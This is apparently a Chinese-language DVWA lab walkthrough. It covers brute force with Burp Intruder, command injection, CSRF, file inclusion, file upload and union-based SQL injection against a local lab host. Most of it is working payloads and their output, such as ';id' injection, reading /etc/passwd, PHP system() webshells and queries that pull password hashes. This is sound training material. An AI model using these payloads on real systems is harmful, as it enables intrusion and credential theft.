

暴力破解

low

?) Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way see help for full details.

Attack type:

```
1 GET /vulnerabilities/brute/?username=admin&password=SaS&Login=Login HTTP/1.1
2 Host: 172.16.72.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.16.72.2/vulnerabilities/brute/?username=admin&password=&Login=Login
9 Cookie: PHPSESSID=ff7m1ageoejrjg5b0d4gjphb2; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```

?) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type each payload type can be customized in different ways.

Payload set: Payload count: 11

Payload type: Request count: 11

?) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	123
Load ...	123456
Remove	123456789
Clear	321
Deduplicate	654321
	987654321
	qazwsx
	edcrfv
Add	<input type="text" value="Enter a new item"/>
Add from list ...	<input type="text"/>

Request	Payload	Status	Error	Timeout	Length ▾	Comment
11	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4579	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
1	123	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
2	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
3	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
4	321	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
5	654321	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
6	987654321	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
8	edcrfv	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
10	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
7	qazwsx	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	
9	tgbyhn	200	<input type="checkbox"/>	<input type="checkbox"/>	4541	

...

media

) Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way you can configure this. See help for full details.

Attack type:

```

1 GET /vulnerabilities/brute/?username=admin&password=$1$&Login=Login HTTP/1.1
2 Host: 172.16.72.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.16.72.2/vulnerabilities/brute/
9 Cookie: PHPSESSID=ff7mlageoejrjg5b0d4gjphb2; security=medium
10 Upgrade-Insecure-Requests: 1
11
12

```

) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type. Each payload type can be customized in different ways.

Payload set: Payload count: 11

Payload type: Request count: 11

) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... ▾

123

123456

123456789

321

654321

987654321

qazwsx

edcrfv

Enter a new item

▶

Request	Payload	Status	Error	Timeout	Length ▾	Comment
11	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4588	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
1	123	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
2	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
3	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
4	321	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
5	654321	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
6	987654321	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
7	qazwsx	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
8	edcrfv	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
9	tgbyhn	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	
10	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	4550	

high

ⓘ Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork ▾

```

1 GET /vulnerabilities/brute/?username=admin&password=$123$&Login=Login&user_token=$4af6fe6d072d0eb72e9aaef5e69f951$ HTTP/1.1
2 Host: 172.16.72.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.16.72.2/vulnerabilities/brute/
9 Cookie: PHPSESSID=ff7m1ageoejrjg5b0d4gjphb2; security=high
10 Upgrade-Insecure-Requests: 1
11
12
```

ⓘ Grep - Extract

⌂ These settings can be used to extract useful information from responses into the attack results table.

☒ Extract the following items from responses:

Add	From [value='] to [' /> r\n</form>]
Edit	
Remove	
Duplicate	
Up	
Down	
Clear	

Maximum capture length:

) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type. Each payload type can be customized in different ways.

Payload set: Payload count: 11
Payload type: Request count: 0

) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	123
Load ...	123456
Remove	123456789
Clear	321
Deduplicate	654321
	987654321
	qazwsx
	edcrfv
Add	<input type="text" value="Enter a new item"/>
Add from list ...	<input type="text"/>

) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in each payload type can be customized in different ways.

Payload set: Payload count: unknown
Payload type: Request count: 11

) Payload Options [Recursive grep]

This payload type lets you extract each payload from the response to the previous request in the attack. It is data or deliver an exploit. Extract grep items can be defined in the Options tab.

Select the "extract grep" item from which to derive payloads:

From [value='] to [' />\r\n</form>]

Initial payload for first request:

☐ Stop if duplicate payload found

Resource Pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources

☒ Use existing resource pool

Selected	Resource pool	Max concurrent requests	Request delay	Random delay
<input type="radio"/>	Default resource pool	10		
<input checked="" type="radio"/>	Custom resource pool 2	1		

Redirections

These settings control how Burp handles redirections when performing attacks.

Follow redirections: ☐ Never
☐ On-site only
☐ In-scope only
☒ Always

☐ Process cookies in redirections

Request	Payload 1	Payload 2	Status	Error	Redirec...	Timeout	Length	value='
0			200	<input type="checkbox"/>	1	<input type="checkbox"/>	5258	10fc3d029b6df941650d9...
11	password	0dab495a9b849631fc2d05296b...	200	<input checked="" type="checkbox"/>	0	<input checked="" type="checkbox"/>	4667	3e579786aeb0512dc9a63...
1	123	4af6fe6d072d0eb72e9aaef5e6...	200	<input type="checkbox"/>	1	<input type="checkbox"/>	4658	aa57705808a06361dbca...
2	123456	aa57705808a06361dbcab651e...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	6b925acb33157c395f30c...
3	123456789	6b925acb33157c395f30cc1d636...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	a07d63f4fef5d65126d0a...
4	321	a07d63f4fef5d65126d0a806bcc...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	fdfa3d0f8bb142357881fc...
5	654321	fdfa3d0f8bb142357881fc972101...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	5d1144b9fd7ca2555f136...
6	987654321	5d1144b9fd7ca2555f136347dd6...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	5421525090b313f8080c...
7	qazwsx	5421525090b313f8080c28e33b...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	567441f8e06984fcb3d0...
8	edcrfv	567441f8e06984fcb3d069d7b0...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	859b0354fc415ba9046f...
9	tgbyhn	859b0354fc415ba9046f5a88e4...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	832c1378ec3abc8492132...
10	pass	832c1378ec3abc8492132a4e971...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4629	0dab495a9b849631fc2d...

命令执行

low

```
127.0.0.1;id
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.077 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.104 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.130 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3000ms  
rtt min/avg/max/mdev = 0.038/0.087/0.130/0.034 ms  
uid=48(apache) gid=48(apache) groups=48(apache)
```

media

```
127.0.0.1 & id  
127.0.0.1| id
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
uid=48(apache) gid=48(apache) groups=48(apache)
```

high

```
127.0.0.1|id
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
uid=48(apache) gid=48(apache) groups=48(apache)
```

跨站请求伪造csrf

low

```
1 GET /vulnerabilities/csrf/?password_new=112233&password_conf=112233&Change=Change HTTP/1.1
2 Host: 172.16.72.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.16.72.2/vulnerabilities/csrf/
9 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=low
10 Upgrade-Insecure-Requests: 1
11
12
```

http://172.16.72.2/vulnerabilities/csrf/?
password_new=112233&password_conf=112233&Change=Change

Request	Response
<pre>1 GET /vulnerabilities/csrf/?password_new=1122&password_conf=1122&Change=Change HTTP/1.1 2 Host: 172.16.72.2 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=low 9 Upgrade-Insecure-Requests: 1</pre>	<pre>87 </div> 88
 89 <form action="#" method="GET"> 90 New password:
 91 <input type="password" AUTOCOMPLETE="off" name="password_new"> 92 Confirm new password:
 93 <input type="password" AUTOCOMPLETE="off" name="password_conf"> 94
 95 <input type="submit" value="Change" name="Change"> 96 </form> 97 <pre> 98 Password Changed. 99 </pre> 100 </div> 101 <h2> 102 More Information 103 </h2></pre>

media

```
1 GET /vulnerabilities/csrf/?password_new=1133&password_conf=1133&Change=Change HTTP/1.1
2 Host: 172.16.72.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.16.72.2/vulnerabilities/csrf/
9 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium
10 Upgrade-Insecure-Requests: 1
11
12
```

http://172.16.72.2/vulnerabilities/csrf/?
password_new=1133&password_conf=1133&Change=Change

```
1 GET /vulnerabilities/csrf/?password_new=1133&password_conf=1133&Change=
Change HTTP/1.1
2 Host: 172.16.72.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium
9 Upgrade-Insecure-Requests: 1
0
1
87 <br />
88 <form action="#" method="GET">
89   New password:<br />
90   <input type="password" AUTOCOMPLETE="off" name="password_new">
91   <br />
92   Confirm new password:<br />
93   <input type="password" AUTOCOMPLETE="off" name="password_conf">
94   <br />
95   <input type="submit" value="Change" name="Change">
96
97 </form>
98 <pre>
99   That request didn't look correct.
100 </pre>
101 </div>
102
103 <h2>
104   More Information
```

构造钓鱼网页

host.html

```
<html>


<p>404 error</p>
</html>
```

```
(root@kali) ~# cat 172.16.72.2.html
<html>

<p>404 error</p>
</html>
```

搭建web服务器或python SimpleHTTPServer 模块

```
python -m SimpleHTTPServer 10000
```



用户点击172.16.72.2.html



验证密码是否修改

Valid password for 'admin'

Username

admin

Password

●●●●●●●●

Login

文件包含


low

```
http://172.16.72.2/vulnerabilities/fi/?
page=../../../../../../../../../../../../../../../../etc/passwd
```



media

```
http://172.16.72.2/vulnerabilities/fi/?page=/etc/passwd
```



high

```
http://172.16.72.2/vulnerabilities/fi/?page=file:///etc/passwd
```

```
http://172.16.72.2/vulnerabilities/fi/?  
page=file1.php../../../../../../../../../../../../../../../../../../../../..  
../../../../../../../../etc/passwd
```


```
root/root/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
:sync:/sbin:/bin:/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:  
jin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/nologin systemd-network:x:192:192:systemd Netw  
ent:/sbin/nologin dbus:x:81:81:System message bus:/sbin/nologin polkitd:x:999:998:User for polkitd:/sbin/nologin libstoragemgmt:x:998:997:daemon account for libstoragem  
bin/nologin abrt:x:173:173:/etc/abrt:/sbin/nologin rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologi  
9:89:/var/spool/postfix:/sbin/nologin ntp:x:38:38:/etc/ntp:/sbin/nologin chrony:x:997:995:/var/lib/chrony:/sbin/nologin tcpdump:x:72:72:/sbin/nologin mysql:x:27:27:MariaDB S  
/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin dockerroot-latest:x:996:993:Docke User:/var/lib/docker-latest:/sbin/nologin dockerroot:x:995:992:Docke Us  
:/sbin/nologin
```



拓展

```
<?php system('whoami');?>  
<?php phpinfo();?>
```

```
GET /vulnerabilities/fi/?page=php://input HTTP/1.1  
Host: 172.16.72.2  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Cookie: PHPSESSID=ff7mlageoejrjg5b0d4gjp2; security=medium  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0  
<?php system('whoami');?>
```



文件上传

low

Vulnerability: File Upload


Choose an image to upload:

浏览...

info.php

Upload

<http://172.16.72.2/hackable/uploads/info.php>



PHP Version 5.4.16



System	Linux 172-16-72-2 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc

media

```
2 Cookie: PHPSESSID=tt7mlageoejrjgt5b0d4gjpjb2; security=medium
3 Upgrade-Insecure-Requests: 1
4
5 -----129029521715548076812722341404
6 Content-Disposition: form-data; name="MAX_FILE_SIZE"
7
8 100000
9 -----129029521715548076812722341404
10 Content-Disposition: form-data; name="uploaded"; filename="info2.php"
11 Content-Type: image/png
12
13 <?php
14 phpinfo();
15 ?>
16
17
```

Vulnerability: File Upload


Choose an image to upload:

浏览...

未选择文件。

Upload

../../hackable/uploads/info2.php succesfully uploaded!



PHP Version 5.4.16



System	Linux 172-16-72-2 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

high

文件上传 + 文件包含

```
-(root@kali)-[~]  
# cat info.php >> black1.jpeg
```

Choose an image to upload:

浏览...

未选择文件。

Upload

../../hackable/uploads/black1.jpeg succesfully uploaded!

http://172.16.72.2/vulnerabilities/fi/?
page=file1.php../../../../hackable/uploads/black1.jpeg



sql注入

low

注入点

Request	Response
<pre>1 GET /vulnerabilities/sqli/?id=1'&Submit=Submit HTTP/1.1 2 Host: 172.16.72.2 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Referer: http://172.16.72.2/vulnerabilities/sqli/ 8 Connection: close 9 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjbh2; security=low 10 Upgrade-Insecure-Requests: 1 11 Cache-Control: max-age=0 12</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Sat, 04 Dec 2021 03:22:55 GMT 3 Server: Apache/2.4.6 (CentOS) PHP/5.4.16 4 X-Powered-By: PHP/5.4.16 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 7 Pragma: no-cache 8 Content-Length: 163 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <pre> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1 </pre></pre>

测试闭合符

```
1' and 1=1 #
1' and 1=2 #
```

判断列数

```
1' order by 3 #
```

Unknown column '3' in 'order clause'

查看回显位

```
-1' union select 11,22 #
```

Vulnerability: SQL Injection

User ID:

ID: -1' union select 11,22 #
First name: 11
Surname: 22

Submit

```
ID: -1' union select 11,22 #
First name: 11
Surname: 22
```

查询数据库名

```
-1' union select 11,group_concat(schema_name) from information_schema.schemata #
```

Vulnerability: SQL Injection

User ID:

ID: -1' union select 11,group_concat(schema_name) from information_schema.schemata #
First name: 11
Surname: information_schema,bWAPP,challenges,dvwa,dvwaplus,less42,less43,less44,less45,le

Submit

```
ID: -1' union select 11,group_concat(schema_name) from information_schema.schemata #
First name: 11
Surname: information_schema,bWAPP,challenges,dvwa,dvwaplus,less42,less43,less44,less45,les
```

查询数据表名

```
-1' union select 11,group_concat(table_name) from information_schema.tables where
table_schema="dvwa" #
```

Vulnerability: SQL Injection

User ID:

ID: -1' union select 11,group_concat(table_name) from information_schema.tables where tabl
First name: 11
Surname: guestbook,users

Submit

```
ID: -1' union select 11,group_concat(table_name) from information_schema.tables where tabl
First name: 11
Surname: questbook,users
```

查询字段信息

```
-1' union select 11,group_concat(column_name) from information_schema.columns
where table_schema="dvwa" and table_name="users" #
```

Vulnerability: SQL Injection

User ID:

```
ID: -1' union select 11,group_concat(column_name) from information_schema.columns where
First name: 11
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

查询用户信息

```
-1' union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users #
```

Vulnerability: SQL Injection

User ID:

```
ID: -1' union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users #
First name: 11
Surname: admin/fd06b8ea02fe5b1c2496fe1700e9d16c,gordonb/e99a18c428cb38d5f260853678922e03,
```

media

判断注入点

Request

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: 172.16.72.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 19
9 Origin: http://172.16.72.2
10 Connection: close
11 Referer: http://172.16.72.2/vulnerabilities/sqli/
12 Cookie: PHPSESSID=ff7mlageoejrjgfb5b0d4gjbh2; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 id=1'&Submit=Submit
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Sat, 04 Dec 2021 03:34:19 GMT
3 Server: Apache/2.4.6 (CentOS) PHP/5.4.16
4 X-Powered-By: PHP/5.4.16
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 161
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <pre>
  You have an error in your SQL syntax; check the manual that corresponds to your
  MariaDB server version for the right syntax to use near '' at line 1
</pre>
```

测试闭合符

```
id=1 and 1=1 #&Submit=Submit
id=1 and 1=2 #&Submit=Submit
```

判断列数

```
id=1 order by 3 #&Submit=Submit
```

1 POST /vulnerabilities/sqli/ HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 172.16.72.2	2 Date: Sat, 04 Dec 2021 03:38:57 GMT
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	3 Server: Apache/2.4.6 (CentOS) PHP/5.4.16
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	4 X-Powered-By: PHP/5.4.16
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2	5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Accept-Encoding: gzip, deflate	6 Cache-Control: no-store, no-cache, must-revalidate
7 Content-Type: application/x-www-form-urlencoded	7 Pragma: no-cache
8 Content-Length: 32	8 Content-Length: 47
9 Origin: http://172.16.72.2	9 Connection: close
10 Connection: close	10 Content-Type: text/html; charset=UTF-8
11 Referer: http://172.16.72.2/vulnerabilities/sqli/	11
12 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium	12 <pre>
13 Upgrade-Insecure-Requests: 1	Unknown column '3' in 'order clause'
14	</pre>
15 id=1 order by 3 #&Submit=Submit	

查看回显位

```
id=-1 union select 11,22 #&Submit=Submit
```

1 POST /vulnerabilities/sqli/ HTTP/1.1	1 <option value="4">
2 Host: 172.16.72.2	2 4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	3 </option>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	4 <option value="5">
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2	5 5
6 Accept-Encoding: gzip, deflate	6 </option>
7 Content-Type: application/x-www-form-urlencoded	7 </select>
8 Content-Length: 42	8 <input type="submit" name="Submit" value="Submit">
9 Origin: http://172.16.72.2	9 </p>
10 Connection: close	10 </form>
11 Referer: http://172.16.72.2/vulnerabilities/sqli/	11 <pre>
12 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium	12 ID: -1 union select 11,22 #
13 Upgrade-Insecure-Requests: 1	13 First name: 11
14	14 Surname: 22
15 id=-1 union select 11,22 #&Submit=Submit	15 </pre>
	16 </div>
	17 <h2>
	18 More Information
	19 </h2>
	20
	21

查询数据库名

```
id=-1 union select 11,group_concat(schema_name) from information_schema.schemata #&Submit=Submit
```

1 POST /vulnerabilities/sqli/ HTTP/1.1	1 <option value="4">
2 Host: 172.16.72.2	2 4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	3 </option>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	4 <option value="5">
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2	5 5
6 Accept-Encoding: gzip, deflate	6 </option>
7 Content-Type: application/x-www-form-urlencoded	7 </select>
8 Content-Length: 98	8 <input type="submit" name="Submit" value="Submit">
9 Origin: http://172.16.72.2	9 </p>
10 Connection: close	10 </form>
11 Referer: http://172.16.72.2/vulnerabilities/sqli/	11 <pre>
12 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium	12 ID: -1 union select 11,group_concat(schema_name) from
13 Upgrade-Insecure-Requests: 1	13 information_schema.schemata #
14	14 First name: 11
15 id=-1 union select 11,group_concat(schema_name) from information_schema.schemata #&Submit=Submit	15 Surname:
	16 information_schema,bWAPP,challenges,dvwa,dvwaplus,less42,less43,less44,less45,less50,less51,mysql,performance_schema,pikachu,pxxss,security,test
	17 </pre>
	18 </div>
	19 <h2>
	20 More Information

查询数据表名

```
id=-1 union select 11,group_concat(table_name) from information_schema.tables where table_schema=0x64767761 #&Submit=Submit
```



```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 172.16.72.2
